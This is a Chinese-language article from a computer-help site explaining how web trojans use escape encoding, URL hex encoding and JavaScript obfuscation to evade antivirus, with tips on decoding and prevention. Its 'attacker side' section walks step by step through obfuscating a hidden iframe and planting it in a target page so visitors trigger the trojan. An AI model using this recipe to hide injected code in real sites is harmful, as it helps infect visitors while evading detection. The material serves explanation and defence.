您现在的位置: 萬盛學電腦網 >> 網路安全 > >> 病毒防護
深度解析:網頁木馬如何透過加密技術躲避查殺
隨著網頁掛馬手法日益普及,殺毒軟體也加強了對各類掛馬特徵的偵測,這讓駭客感到棘手。然而,駭客迅速找到對策——將掛馬網頁代碼進行加密,打亂原始代碼結構,使殺毒軟體無法辨識。加密後的網頁木馬真的無法防範嗎?本文將為您揭曉答案。
專家觀點:加密已成駭客標配手段
資深安全工程師瑞星唐威指出,對掛馬網頁進行加密是駭客常用伎倆,能有效躲避殺毒軟體追查。近年來,駭客在進行網頁掛馬時,普遍選擇將現成代碼進行二次甚至多次加密。早期多採用簡單的 Unicode 轉碼,但此類加密很快被殺毒軟體識破,失去免殺效果。因此,網頁加密技術不斷升級,從 Escape 編碼轉換、轉義字符加密,發展到自定義函數加密,花樣層出不窮。
為何網頁木馬非加密不可?
網頁木馬人人喊打,殺毒軟體對其高度關注並採取多種防範手段,導致木馬傳播受限。為了生存、避免被安全工具發現,駭客對木馬進行加密,增加查殺難度,提高存活率。主流網頁木馬幾乎都經過加密處理。
加密類型繁多,多數利用網頁代碼標準間的相互轉換特性進行編碼轉換加密。這類加密本質上只是干擾依賴特徵碼識別的殺毒軟體,並未真正隱藏自身。更高階的手法是在編寫腳本時自定義函數,再進行字符串加密,製造更多混淆門檻,讓殺毒軟體無從辨別。
加密過程形象比喻
用字符轉換加密,猶如我們用中文對一位精通多國語言的翻譯講話。翻譯先用英語記錄,再用替換密碼簡單加密,最後用摩斯電碼發送給另一位能解密的翻譯。整個過程僅使用基本代碼轉換,懂英語、摩斯電碼和替換密碼者即可破解,但對不懂這些人來說卻是天書。下面以駭客最常用的 Escape 加密為例,剖析加密方式與防範方法。
實戰演示:網頁木馬加密/解密全記錄
攻擊端:分步加密製作惡意代碼
- 編寫原始 HTML 代碼:以 IFRAME 框架掛馬為例:
<iframe src=https://soft.yesky.com width=400 height=300></iframe> - 使用線上工具加密 URL:訪問 站長工具,選擇「URL 16 進制加密」,輸入木馬鏈接
https://soft.yesky.com,加密後得到https://%73%6F%66%74%2E%79%65%73%6B%79%2E%63%6F%6D/。 - 替換回 IFRAME 代碼:將加密後的網址填入原代碼。

- 對整段 IFRAME 代碼進行 Encode 加密:在工具中選擇「Encode 加密/解密」,貼上 IFRAME 代碼點擊加密,獲得類似
%3Ciframe+src%3D+http%3A%2F%2F%2573%256F%2566%2574%252E%2579%2565%2573%256B%2579%252E%2563%256F%256D%2F+width%3D400+height%3D300%3E%3C%2Fiframe%3E+的字符串。 - 構建 JavaScript 解密腳本:在寫字板中輸入模板,將上一步加密代碼填入

var Words變數,利用unescape()解碼並用document.write()輸出。 - 最終 JS 加密:再次使用工具的「JS 方式加密/解密」,對整段 JavaScript 代碼進行加密,將生成的代碼植入目標網頁。用戶訪問時即會觸發木馬。

防禦端:如何破解與防範
安全工程師遇到加密惡意網頁時,同樣可使用線上工具將複雜代碼貼入解密框點擊解密還原原文。關鍵在於識別不同編碼特徵:Escape 編碼通常以「%」開頭,中文轉換後常為「%u」加 4 位十六進制字符。
一般用戶防範加密惡意網頁的最佳做法:
- 開啟殺毒軟體的腳本過濾功能。
- 在 IE「Internet 選項」→「進階」中勾選「禁用腳本調試」。
- JS 加密和 URL 16 進制加密有時在 Firefox 中會被自動攔截,瀏覽可疑網頁時可優先使用 Firefox。
- 上一篇網絡安全: Microsoft 深度防禦模型指導下的惡意軟體威脅向量與防護策略全景圖
- 下一篇網絡安全: 警惕:卡巴斯基與 360 安全衛士可能不相容
推薦文章
- 磁碟機病毒 vs 熊貓燒香:傳播途徑、反殺毒、自我保護、變種速度、破壞力與隱蔽性…
- 統一規範無線網路設備:化解低階 WLAN 安全威脅的管理三部曲
- 實戰 HTTP 會話劫持:從 XSS 竊取 SessionID 到冒充管理員
- 微軟 OneCare 2.0 Beta 深度測試:多電腦管理、中央備份、線上相片…
- 網路病毒防範常識:備份、啟動碟、防毒軟體與安全習慣
- 卡巴斯基隱藏功能:主動防禦恢復系統文件與日誌手動修復
- McAfee 8.8 企業版存取保護規則進階篇:權限分組、優先級調優、極致防護實…
- QQ 安全「三大紀律八項注意」完整指南
- Symantec Antivirus 企業版 9.0 核心特點解析
- 超強技巧:不用防火牆,用用戶權限隔離徹底免疫病毒